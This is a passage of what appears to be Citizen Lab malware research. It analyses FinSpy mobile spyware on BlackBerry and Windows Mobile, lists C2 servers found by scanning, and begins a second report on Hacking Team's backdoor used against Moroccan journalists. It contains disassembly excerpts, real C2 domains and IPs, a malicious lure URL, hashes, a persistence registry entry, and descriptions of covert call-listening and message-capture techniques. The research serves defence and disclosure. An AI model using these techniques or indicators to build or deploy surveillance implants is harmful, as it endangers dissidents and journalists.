
As evidenced by the above screenshot, the app is listed as:

```
TellCOM Systems LTD  
Common Communication Update DSCH/USCH V32
```


Directly after installing, the application requests enhanced permissions:



The following screen pops up showing the requested permissions:



Scrolling down reveals:



After the user accepts these permissions, the sample attempts to connect to both Internet-based and SMS-based command & control servers. Another sample we analyzed appeared to write a debug log to the device's filesystem. The following information was observed written to the log regarding communication with command & control services.

```
net.rmi.device.api.fsmbb.phone.PhoneInterface - connecting to http://demo-01.gamma-international.de:1111/ping/XXXXXXXXXXXX;deviceside=true failed: net.rim.device.cldc.io.dns.DNSException: DNS error DNS error
```

```
net.rmi.device.api.fsmbb.core.com.protocol.HeartbeatProtocolSMS - Heartbeat type 11  
(1346097705922)+ core hb content: XXXXX/123456783648138/666666553648138/12e/666/0/0///
```

```
net.rmi.device.api.fsmbb.core.com.SMSCommunication - 1346097743 Success: texting to: //+XXXXXXXXXXXX msg: XXXXX
```

```
net.rmi.device.api.fsmbb.core.com.protocol.HeartbeatProtocolSMS - Heartbeat type 11  
(1346097705922)+ extended hb content: XXXXX/123456783648138/XXXXX/999/420/B97005.0.
```

```
net.rmi.device.api.fsmbb.core.com.SMSCommunication - 1346097743 Success: texting  
to: //+XXXXXXXXXXXX msg: XXXXX
```

We decompiled the Blackberry sample. We provide a high-level overview of the more interesting classes that we successfully decompiled:

```
net.rmi.device.api.fsmbb.config.ApnDatabase  
net.rmi.device.api.fsmbb.config.ApnDatabase$APN
```

These appeared to contain a database comprising the following GSM APNs. The significance of this database is that it only includes a small set of countries and providers:

```
Germany: web.vodafone.de, internet.t-mobile  
Indonesia: indosatgprs, AXIS, telkomsel, www.xlgprs.net, 3gprs  
Brazil: claro.com.br, wapgprs.oi.com.br, tim.br  
Mexico: wap.telcel.com
```

```
net.rmi.device.api.fsmbb.core.AppMain
```

This appears to do the main app installation, as well as uninstallation. Installation includes negotiating for enhanced permissions, base64-decoding the “RIM-COD-Config” configuration, and setting up and installing the Configuration. If the configuration contains a “removal date,” then automatic removal is scheduled for this time. Installation also involves instantiating “listener” modules, as specified below:

```
net.rmi.device.api.fsmbb.core.listener.AddressBookObserver
```

This appears to listen for changes to the address book. It implements the net.rim.blackberry.api.pim.PIMListListener interface.

```
net.rmi.device.api.fsmbb.core.listener.CallObserver.*
```

This implements:

```
net.rim.blackberry.api.phone.PhoneListener  
net.rim.blackberry.api.phone.phonelogs.PhoneLogListener  
net.rim.device.api.system.KeyListener
```

This module logs and manipulates phone events, and appears to enable “remote listening” functionality, where the FinSpy Master can silently call an infected phone to listen to conversation in its vicinity (this is referred to as a SpyCall in the code). The module has

a facility to hide incoming calls by manipulating the UI, cancelling buzzer and vibration alerts, and toggling the backlight. Upon instantiation, the module calls “*43#” to enable call waiting. If a remote listening call from the master is active, then legitimate incoming calls will trigger call waiting. The module detects these legitimate incoming calls, and places the SpyCall call on call waiting, presenting the legitimate incoming call to the user.

```
net.rmi.device.api.fsmbb.core.listener.EmailObserver
```

This appears to record sent and received email messages.

```
net.rmi.device.api.fsmbb.core.listener.MessengerObserver (Module #68)
```

This seems to record BBM messages. It appears to do this by periodically checking the path “file:///store/home/user/im/BlackBerry Messenger/”

```
net.rmi.device.api.fsmbb.core.listener.SMSObserver
```

This module implements:

```
net.rim.blackberry.api.sms.SendListener  
net.rim.blackberry.api.sms.OutboundMessageListener
```

Contrary to its name, `OutboundMessageListener` allows listening for both incoming and outgoing SMS messages. This module also checks for incoming SMS commands from the FinSpy Master. These commands can include an “emergency configuration” update, that can include new addresses and phone numbers for the FinSpy Master.

```
net.rmi.device.api.fsmbb.core.listener.WAObserver (Module #82) [bold]
```

This appears to monitor WhatsApp, the popular proprietary cross-platform messaging application. It locates the WhatsApp process ID by searching for module names that contain the string “WhatsApp.”

At some point, the module calls `getForegroundProcessId` to see if the WhatsApp process ID is in the foreground. If so, it seems to take a screenshot of the WhatsApp application, via `Display.Screenshot`. It appears that this screenshot is checked via `“equals”` to see if there is any new information on the WhatsApp screen. If there is new information, the screenshot is then JPEG encoded via `JPEGEncodedImage.encode`.

```
net.rmi.device.api.fsmbb.core.com.*
```

Appears to contain the mechanics of communication with the command & control server, including the plaintext TLV-based wire protocol.

Windows Mobile

The Windows Mobile samples we identified are:

```
2ccbfed8f05e6b50bc739c86ce4789030c6bc9e09c88b7c9d41cbcbde52a2455  
507e6397e1f500497541b6958c483f8e8b88190407b307e997a4decd5eb0cd3a  
1ff1867c1a55cf6247f1fb7f83277172c443442d174f0610a2dc062c3a873778
```

All the samples appeared similar, most likely belonging to the same branch release. The relevant parts of the binary are stored in five different resources:

- > The first resource contains an OMA Client Provisioning XML file, which is used to store root certificates for running privileged/unprivileged code on the device. In this case it only contained some default example values shipped with Microsoft Windows Mobile SDK.
- > The second resource contains the actual dropped payload which contains all the Trojan functionalities.
- > The third resource contains a binary configuration file.
- > The fourth and fifth resources contain two additional DLL files which are dropped along with the payload.

The main implant is dropped as “services.exe” with the libraries dropped as mapiwinarm.dll and mswwservice.dll.

The payload has the following attributes:

```
File size: 186640 bytes  
SHA256:  
4b99053bc7965262e8238de125397d95eb7aac5137696c7044c2f07b175b5e7c
```

This is a multi-threaded and modular engine which is able to run and coordinate a series of events providing interception and monitoring capabilities. When the application starts, a core initialization function is invoked, responsible for preparing execution and launching the main thread.

The main thread consequently runs a set of core components on multiple threads:

- > Routines responsible for handling the “heartbeat” notifications.
- > Routines which control the execution of the Trojan and its components while monitoring the status of the device.
- > A routine which can be used to “wake up” the device.
- > A component which handles emergency SMS communications.
- > A routine that initializes the use of the Radio Interface Layer.
- > A core component that manages a set of surveillance modules.

The Trojan utilises a “Heartbeat Manager”, which is a set of functions and routines that, depending on the status of the device or monitored events, communicates notifications back to the command and control server.

These beacons are sent according the following events:

- > First beacon.
- > A specified time interval elapsing.
- > The device has low memory.
- > The device has low battery.
- > The device changed physical location.
- > The Trojan has recorded data available.
- > The device has connected to a cellular network.
- > The device has a data link available.
- > The device connects to a WiFi network.
- > An incoming / outgoing call starts.
- > The Mobile Country Code (MCC) or Mobile Network Code (MNC) ID changed.
- > The Trojan is being uninstalled.
- > The SIM changes.

Notifications are sent via SMS, 3G and WiFi, according to availability. Consistent with other platforms, the windows mobile version appears to use base64 encoding for all communications.

In response to such notifications, the implant is able to receive and process commands such as:

```
STOP_TRACKING_CMD
START_TRACKING_CMD
RESEND_FIRST_HEARTBEAT_TCPIP_CMD
RESEND_FIRST_HEARTBEAT_SMS_CMD
REMOVE_LICENSE_INFO_CMD
KEEP_CONNECTION_ALIVE_CMD IGNORED b/c it's an SMS answer
KEEP_CONNECTION_ALIVE_CMD
REMOVE_AT_AGENT_REQUEST_CMD
REMOVE_AT_MASTER_REQUEST_CMD
REMOVE_MAX_INFECTION_REACHED_CMD
```

The command and control server is defined in the configuration file found in the third resource of the dropper. In this sample, the sample connected to the domain: **demo-04.gamma-international.de**

This suggests that such sample is either a demo version or “unpackaged” version ready to be customized.

Together with a DNS or IP command and control server, each sample appears to be provided with two phone numbers which are used for SMS notifications.

The core surveillance and offensive capabilities of the Trojan are implemented through the use of several different modules. These modules are initialized by a routine we called ModulesManager, which loads and launches them in separate threads:

```
LDR    R3, =aTryToLoadModul ; "try to load module: %02X"
MOU    R1, #0
LDR    R2, =aModuleManageme ; "module-management:FxLoadModule"
MOU    R0, R6
STR    R4, [SP,#0x28+var_28]
BL     FinSpy_Log
ADD    R7, R6, R4,LSL#2
LDR    R3, [R7,#0x11C]
CMP    R3, #0
MOU    R3, #0
STRNE  R3, [R11,#var_24]
BNE    loc_20FE4
CMP    R4, #0x40
BEQ    FinSpy_MM_StartSpyCall
CMP    R4, #0x41
BEQ    FinSpy_MM_StartCallIntercept
CMP    R4, #0x42
BEQ    FinSpy_MM_StartSMS
CMP    R4, #0x43
BEQ    FinSpy_MM_StartLoader
CMP    R4, #0x45
BEQ    FinSpy_MM_StartTracking
CMP    R4, #0x46
BEQ    FinSpy_MM_StartCallLogs
CMP    R4, #0x60
BEQ    loc_20F30
LDR    R3, =aModule02xDoesn ; "module '%02X' doesn't exist"
LDR    R2, =aModuleManageme ; "module-management:FxLoadModule"
MOU    R1, #1
MOU    R0, R6
STR    R4, [SP,#0x28+var_28]
BL     FinSpy_Log
```

There are multiple modules available, including:

- > AddressBook: Providing exfiltration of details from contacts stored in the local address book.
- > CallInterception: Used to intercept voice calls, record them and store them for later transmission.
- > PhoneCallLog: Exfiltrates information on all performed, received and missed calls stored in a local log file.
- > SMS: Records all incoming and outgoing SMS messages and stores them for later transmission.
- > Tracking: Tracks the GPS locations of the device.

CALL INTERCEPTION

In order to manipulate phone calls, the Trojan makes use of the functions provided by RIL.dll, the Radio Interface Layer.

Some of the functions imported and used can be observed below:

```
LDR    R1, =aRil_getcallwai ; "RIL_GetCallWaitingSettings"
MOV    R3, R0
LDR    R0, [R7,#0x14] ; hModule
STR    R3, [R7,#0x6C]
BL     GetProcAddressW
LDR    R1, =aRil_setcallwai ; "RIL_SetCallWaitingStatus"
MOV    R3, R0
LDR    R0, [R7,#0x14] ; hModule
STR    R3, [R7,#0x10C]
BL     GetProcAddressW
LDR    R1, =aRil_answer ; "RIL_Answer"
MOV    R3, R0
LDR    R0, [R7,#0x14] ; hModule
STR    R3, [R7,#0xAC]
BL     GetProcAddressW
LDR    R1, =aRil_managecall ; "RIL_ManageCalls"
MOV    R3, R0
LDR    R0, [R7,#0x14] ; hModule
STR    R3, [R7,#0x118]
BL     GetProcAddressW
LDR    R1, =aRil_getcalllis ; "RIL_GetCallList"
MOV    R3, R0
LDR    R0, [R7,#0x14] ; hModule
STR    R3, [R7,#0xE0]
BL     GetProcAddressW
```

PHONECALLLOG

In order to exfiltrate call logs, the Trojan uses functions provided by the Windows Mobile Phone Library.


Using PhoneOpenCallLog() and PhoneGetCallLogEntry(), the implant is able to retrieve the following struct for each call being registered by the system:

```
typedef struct {
    DWORD cbSize;
    FILETIME ftStartTime;
    FILETIME ftEndTime;
    IOM iom;
    BOOL fOutgoing:1;
    BOOL fConnected:1;
    BOOL fEnded:1;
    BOOL fRoam:1;
    CALLERIDTYPE cidt;
    PTSTR pszNumber;
    PTSTR pszName;
    PTSTR pszNameType;
    PTSTR pszNote;
    DWORD dwLogFlags;
    CEIOD iodContact;
    CEPROPID pidProp;
} CALLOGENTRY, * PCALLOGENTRY;
```

This contains timestamps, numbers, names and other data associated with a call.

TRACKING

The physical tracking of the device uses the GPS Intermediate Driver functions available on the Windows Mobile/CE platform:



After a successful `GPSOpenDevice()` call, it invokes `GPSGetPosition()` which gives access to a `GPS_POSITION` struct containing the following information:

```
typedef struct _GPS_POSITION {
    DWORD dwVersion;
    DWORD dwSize;
    DWORD dwValidFields;
    DWORD dwFlags;
    SYSTEMTIME stUTCtime;
    double dblLatitude;
    double dblLongitude;
    float flSpeed;
    float flHeading;
    double dblMagneticVariation;
    float flAltitudeWRTSeaLevel;
    float flAltitudeWRTEllipsoid;
    GPS_FIX_QUALITY FixQuality;
    GPS_FIX_TYPE FixType;
    GPS_FIX_SELECTION SelectionType;
    float flPositionDilutionOfPrecision;
    float flHorizontalDilutionOfPrecision;
    float flVerticalDilutionOfPrecision;
    DWORD dwSatelliteCount;
    DWORD rgdwSatellitesUsedPRNs[GPS_MAX_SATELLITES];
    DWORD dwSatellitesInView;
    DWORD rgdwSatellitesInViewPRNs[GPS_MAX_SATELLITES];
    DWORD rgdwSatellitesInViewElevation[GPS_MAX_SATELLITES];
    DWORD rgdwSatellitesInViewAzimuth[GPS_MAX_SATELLITES];
    DWORD rgdwSatellitesInViewSignalToNoiseRatio[GPS_MAX_SATELLITES];
} GPS_POSITION, *PGPS_POSITION;
```

This provides the latitude and longitude of the current location of the device.

COMMAND AND CONTROL SERVER SCANNING RESULTS

Following up on our earlier analysis, we scanned IP addresses in several countries looking for FinSpy command & control servers. At a high level, our scans probed IP addresses in each country, and attempted to perform the handshake distinctive to the FinSpy command and control protocol. If a server responded to the handshake, we marked it as a FinSpy node. We expect to release our scanning tools with a more complete description of methodology in a follow-up blog post.

Our scanning yielded two key findings. First, we have identified several more countries where FinSpy Command and Control servers were operating. Scanning has thus far revealed two servers in **Brunei**, one in **Turkmenistan's** Ministry of Communications, two in **Singapore**, one in the **Netherlands**, a new server in **Indonesia**, and a new server in **Bahrain**. Second, we have been able to partially replicate [the conclusions of an analysis](#) by Rapid7, which reported finding FinSpy command & control servers in ten countries: Indonesia, Australia, Qatar, Ethiopia, Czech Republic, Estonia, USA, Mongolia, Latvia, and the UAE. We were able to confirm the presence of FinSpy on all of the servers reported by Rapid7 that were still available to be scanned. We confirmed FinSpy servers in **Indonesia**, **Ethiopia**, **USA**, **Mongolia**, and the **UAE**. The remaining servers were down at scanning time. We also noted that the server in the USA appeared to be an IP-layer proxy (e.g., in the style of Network Address Translation)³.

Rapid7's work exploited a temporary anomaly in FinSpy command & control servers. Researchers at Rapid7 noticed that the command & control server in Bahrain responded to HTTP requests with the string "Hallo Steffi." This behavior did not seem to be active on Bahrain's server prior to the release of our analysis. Rapid7 looked at historical scanning information, and noticed that servers in ten other countries had responded to HTTP requests with "Hallo Steffi" at various times over the previous month. While the meaning of this string and the reason for the temporary anomaly are unknown, a possible explanation is that this was a testing deployment of a server update, and the "Hallo Steffi" message indicated successful receipt of the update. After the publication of Rapid7's analysis, the behavior began to disappear from FinSpy servers.

3 See Appendix A.

DETAILS OF OBSERVED SERVERS

TABLE 1: NEW SERVERS

COUNTRY	IP	PORTS	OWNER
Singapore	203.175.168.2	21, 53, 443, 4111	HostSG
Singapore	203.211.137.105	21, 53, 80, 443, 4111	Simple Solution System Pte Ltd
Bahrain	89.148.15.15	22, 53, 80, 443, 4111	Batelco
Turkmenistan	217.174.229.82	22, 53, 80, 443, 4111, 9111	Ministry of Communications
Brunei	119.160.172.187	21	Telekom Brunei
Brunei	119.160.128.219	4111, 9111	Telekom Brunei
Indonesia	112.78.143.34	22, 53, 80, 443, 9111	Biznet ISP
Netherlands	164.138.28.2	80, 1111	Tilaa VPS Hosting

TABLE 2: CONFIRMED RAPID7 SERVERS

COUNTRY	IP	PORTS	OWNER
USA	54.248.2.220	80	Amazon EC2
Indonesia	112.78.143.26	22, 25, 53, 80, 443, 4111	Biznet ISP
Ethiopia	213.55.99.74	22, 53, 80, 443, 4111, 9111	Ethio Telecom
Mongolia	202.179.31.227	53, 80, 443	Mongolia Telecom
UAE	86.97.255.50	21, 22, 53, 443, 4111	Emirates Telecommunications Corporation

It is interesting to note that the USA server on EC2 appeared to be an IP-layer proxy. This judgment was made on the basis of response time comparisons⁴.

4 See Appendix A.

CONCLUSIONS AND RECOMMENDATIONS

The analysis we have provided here is a continuation of our efforts to analyze what appear to be parts of the FinFisher product portfolio. We found evidence of the functionality that was specified in the FinFisher promotional materials. The tools and company names (e.g. Cyan Engineering Services SAL) found in their certificates also suggest interesting avenues for future research.

These tools provide substantial surveillance functionality; however, we'd like to highlight that, without exploitation of the underlying platforms, all of the samples we've described require some form of interaction to install. As with the previously analyzed FinSpy tool this interaction might involve some form of socially engineered e-mail or other delivery, prompting unsuspecting users to execute the program. Or, it might involve covert or coercive physical installation of the tool, or use of a user's credentials to perform a third-party installation.

We recommend that all users run Anti-Virus software, promptly apply (legitimate) updates when they become available, use screen locks, passwords and device encryption (when available). Do not run untrusted applications and do not allow third parties access to mobile devices.

As part of our ongoing research, we have notified vendors, as well as members of the AV community.

ACKNOWLEDGEMENTS

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Windows mobile sample analysis by [Claudio Guarnieri](#).

ADDITIONAL ANALYSIS

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- > Tip of the hat to [John Adams](#) for scanning advice.

APPENDIX A

The server was serving FinSpy on port 80, and SSH on port 22. We measured the SYN/ACK RTT on both ports and compared. The results for port 80:

```
hping -S -p 80 54.248.2.220
HPING 54.248.2.220 (wlan0 54.248.2.220): S set, 40 headers + 0 data bytes
len=44 ip=54.248.2.220 ttl=24 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=1510.2
ms
len=44 ip=54.248.2.220 ttl=23 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=740.4
ms
len=44 ip=54.248.2.220 ttl=25 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=753.4
ms
len=44 ip=54.248.2.220 ttl=24 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=1001.6
ms
```

The results for port 22:

```
hping -S -p 22 54.248.2.220
HPING 54.248.2.220 (wlan0 54.248.2.220): S set, 40 headers + 0 data bytes
len=44 ip=54.248.2.220 ttl=49 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=125.7
ms
len=44 ip=54.248.2.220 ttl=49 DF id=0 sport=22 flags=SA seq=1 win=5840 rtt=124.3
ms
len=44 ip=54.248.2.220 ttl=49 DF id=0 sport=22 flags=SA seq=2 win=5840 rtt=123.3
ms
len=44 ip=54.248.2.220 ttl=50 DF id=0 sport=22 flags=SA seq=3 win=5840 rtt=127.2
ms
```

The comparison reveals that port 80 TCP traffic was likely being proxied to a different computer.

Backdoors are Forever: **Hacking Team and the Targeting of Dissent?**

Author: Morgan Marquis-Boire

In this report, Citizen Lab Security Researcher Morgan Marquis-Boire describes analysis performed on malicious software used to compromise a high profile dissident residing in the United Arab Emirates. The findings indicate that the software is a commercial surveillance backdoor distributed by an Italian company known as Hacking Team. The report also describes the potential involvement of vulnerabilities sold by the French company, VUPEN.

Introduction

In July of this year, Morgan Marquis-Boire and Bill Marczak published analysis of what appeared to be FinSpy, a commercial trojan from the FinFisher suite of surveillance tools sold by Gamma Group International. Their report, [From Bahrain with Love: FinFisher's Spykit Exposed?](#), presented evidence consistent with the use of FinSpy to target Bahraini dissidents, both within Bahrain and abroad.

A range of other companies sell surveillance backdoors and vulnerabilities for what they describe as "lawful intercept tools." Recently CSO magazine [published an article](#) reporting on claims by anti-virus company Dr Web that a backdoor known as "Crisis" or "DaVinci" was, in fact, the commercial surveillance tool "Remote Control System" sold by Milan, Italy-based lawful intercept vendor Hacking Team.¹ According to [an article](#) published by *Slate*, the same backdoor was used to target Moroccan citizen journalist group Mamfakinch.²

This report examines the targeting of Mamfakinch and evidence suggesting that the same commercial surveillance toolkit described in these articles appears to have also been used in a recent campaign targeting Ahmed Mansoor, a human rights activist based in the United Arab Emirates (UAE). Additionally, it examines the possibility that a vulnerability linked to the French company VUPEN was used as the vector for intrusion into Ahmed Mansoor's online presence.

The findings of this report contribute to a body of evidence of a growing commercial market for offensive computer network intrusion capabilities developed by companies in Western democratic countries. While the majority of these companies claim to sell their products to a restricted client base of law enforcement, military, and intelligence agencies, this report shows another example of commercial network intrusion tools being used against dissidents in countries with poor human rights records.

The market for commercial computer network intrusion capabilities has become a focus of controversy and debate about regulatory and legal controls that might be exercised over sales to such regimes or uses of the technology to target dissidents. Following the publication of [From Bahrain with Love: FinFisher's Spykit Exposed?](#), the U.K. government reaffirmed that [existing controls](#) restricting the export of cryptographic systems apply to the Gamma Group's exports of FinSpy.

In general, targeted malware attacks are an increasing problem for [human rights groups](#), who can be particularly vulnerable to such attacks due to limited resources or lack of

1 <http://hackingteam.it/>

2 <https://www.mamfakinch.com/>

security awareness.

Recent Background: Da Vinci and Mamfakinch.com

On Friday the 13th of July 2012, the Moroccan citizen media and journalism project Mamfakinch³ was targeted by an electronic attack that used surveillance malware. Mamfakinch.com, a website that is frequently critical of the Moroccan government, received a message via their website directing recipients to a remote webpage:

Svp ne mentionnez pas mon nom ni rien du tout je ne veux pas d embrouilles...
[http://freeme.eu5.org/scandale%20\(2\).doc](http://freeme.eu5.org/scandale%20(2).doc)

The text, which hints at a sensitive scoop or lead, translates roughly as “please don’t mention my name and don’t say anything at all [about me] I don’t want to get mixed up in this”.

The logs of the website reveal this message was sent from Moroccan IP space:

```
41.137.57.198 - - [13/Jul/2012:20:48:44 +0100] "GET /nous-contacter/ HTTP/1.1
200 9865 "https://www.mamfakinch.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:13.0) Gecko/20100101 Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:48:46 +0100] "GET /wp-content/plugins/wp-
cumulus/tagcloud.swf?r=8659047 HTTP/1.0 200 34610 "https://www.mamfakinch.com/
nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101
Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:48:47 +0100] "GET /nous-contacter/?_wpcf7_
is_ajax_call=1&_wpcf7=2782 HTTP/1.1 200 9886 "https://www.mamfakinch.com/
nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101
Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:50:08 +0100] "POST /nous-contacter/ HTTP/1.1
200 139 "https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT
6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:50:12 +0100] "GET /nous-contacter/ HTTP/1.1
200 9887 "https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT
6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:50:14 +0100] "GET /nous-contacter/?_wpcf7_
is_ajax_call=1&_wpcf7=2782 HTTP/1.1 200 9888 "https://www.mamfakinch.com/
nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101
Firefox/13.0.1
```

3 <https://www.mamfakinch.com/>

The IP from which the targeting message was uploaded (41.137.57.198) is from a Moroccan range dedicated to mobile 3G Internet users in the capital Rabat and its surroundings:

```
inetnum: 41.137.56.0 - 41.137.57.255
netname: INWI-PDSN1-Rabat001
country: MA
admin-c: AN2-AFRINIC
tech-c: AN2-AFRINIC
```

The page, found at [http://freeme.eu5.org/scandale%20\(2\).doc](http://freeme.eu5.org/scandale%20(2).doc) prompted the user for the installation of malicious java, file, “[adobe.jar](#)”:

```
53cd1d6alcc64d4e8275a22216492b76db186cfb38cec6e7b3cfb7a87ccb3524 adobe.jar
```

This file then facilitated the installation of a multi-platform (OSX and Windows) backdoor.

```
Archive: adobe.jar
Length Date Time Name
-----
253 2012-07-09 14:33 META-INF/MANIFEST.MF
374 2012-07-09 14:33 META-INF/SIGNAPPL.SF
888 2012-07-09 14:33 META-INF/SIGNAPPL.DSA
0 2011-09-15 11:07 META-INF/
3853 2011-09-15 11:07 WebEnhancer.class
1043456 2012-07-09 16:33 win
993440 2012-07-09 16:33 mac
-----
2042264 7 files
```

In the contents of the .jar you can see files called “win” and “mac” which correspond to Windows and OSX backdoors respectively:

```
c93074c0e60d0f9d33056fd6439205610857aa3cf54c1c20a48333b4367268ca win
10fa7fa952dfc933b96d92ccd254a7655840250a787a1b4d9889bf2f70153791 mac
```

The Windows backdoor contains a variety of clear-text strings which are found in the SSH-client, “Putty”. The OSX version of the backdoor, however, contains what appear to be to debug strings referencing the name of the developer, ‘Guido’:

```
Users/guido/Projects/driver-macos/  
/Users/guido/Projects/driver-macos/mhook.c  
C:/RCS/jlc3V7we.app  
C:/RCS/DB/temp  
C:/RCS/DB/temp/1341jlc3V7we.app  
C:/RCS/DB/temp$
```

Execution of the Windows backdoor writes the following files to disk:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP  
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\eiYNz1gd.Cfp  
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\t2HBeaM5.OUk  
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\WePlxpBU.wA-  
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\6EaqyFfo.zIK  
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\lUnsA3Ci.Bz7
```

The file 'ZsROY7X.-MP' appears to provide the main backdoor functionality:

```
c093b72cc249c07725ec3c2eeb1842fe56c8a27358f03778bf5464ebeddbd43c ZsROY7X.-MP'
```

It is executed via rundll32 and the following registry entry created to ensure persistence:

```
HKU\s-1-5-21-1177238915-1336601894-725345543-500\software\microsoft\windows\  
currentversion\run\*J7PugHy C:\WINDOWS\system32\rundll32.exe "C:\DOCUME~1\  
ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP",Fldd208
```

